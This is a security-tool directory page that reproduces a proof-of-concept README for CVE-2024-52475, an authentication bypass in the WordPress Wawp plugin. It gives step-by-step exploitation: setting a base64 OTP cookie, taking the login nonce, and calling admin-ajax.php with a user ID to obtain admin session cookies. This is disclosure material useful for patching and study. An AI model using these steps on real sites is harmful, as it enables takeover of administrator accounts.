
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2024-52475 — Broken Authentication in Wordpress plugin (Wawp Plugin < 3.0.18) | Kitploit

Tools/GitHubGitHub/ubaydev/cve-2024-52475
Vulnerability AnalysisWeb Application ExploitationPenetration TestingAuthenticationLearning & Education
GitHububaydev/cve-2024-52475

CVE-2024-52475

Broken Authentication in Wordpress plugin (Wawp Plugin < 3.0.18)

View Repository
1261 year agoNot yet reviewed
Share

(CVE-2024-52475) WordPress Wawp Plugin <= 3.0.17 is vulnerable to Broken Authentication (Account takeover)

Disclaimer!

The information provided in this document regarding for CVE-2024-52475 is for learning and educational purposes only. We do not encourage or authorize the use of this information for any detrimental purposes, including but not limited to exploitation, system tampering, or other illegal activities.

We emphasize the importance of ethics in the exploration and understanding of security vulnerabilities. Please remember that use of this information should be done responsibly and in accordance with applicable laws. Any actions taken using this information are the sole responsibility of the user.

By using this material, you agree not to misuse the information provided, and you take full responsibility for any consequences that may arise from the use of such information.

Introduction


After browsing some sources and related code about this CVE, I found some oddities and flaws in the class-login.php file of the Wawp Plugin at version 3.0.17 onwards. The flaw is in lines 252 to 257 where the code decodes the OTP from cookie 'wc_log_awp'. That allows someone irresponsible to set the cookie manually via DevTools or otherwise. 1.jpg
Testing

  1. Set cookie 'wc_log_awp' manually from DevTools, with this value 'VFZSSmVrMVVUWGc9' decoded: (123131)
  2. Find the login nonce at home/login page 1.jpg or 1.jpg
  3. And go to this this url directly
    http://wordpress.test/wp-admin/admin-ajax.php?action=awp_login&nonce=LOGIN_NONCE&code=123131&user=USER_ID
    
  4. If the response is like this, the exploit is successful 1.jpg
  5. Check cookies admin from DevTools, and go to /wp-admin 1.jpg

Buy me a coffe:

  • saweria.co
  • buymeacoffee.com
  • trakteer.id

Refference:

https://patchstack.com/database/vulnerability/automation-web-platform/wordpress-wawp-plugin-3-0-18-account-takeover-vulnerability

Thanks To:

Allah, Muhammad SAW, stealthcopter, Markdown Monster, my family, you?

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    708
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    500
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    398
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    341
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    259
  • 6

    antifox

    antifox-ai/antifox

    AI multi-agent autonomous penetration testing platform that runs recon, attack-surface discovery, exploitation validation and evidence-backed report delivery.

    257

Explore all tools

Browse our collection of tools

View all tools →







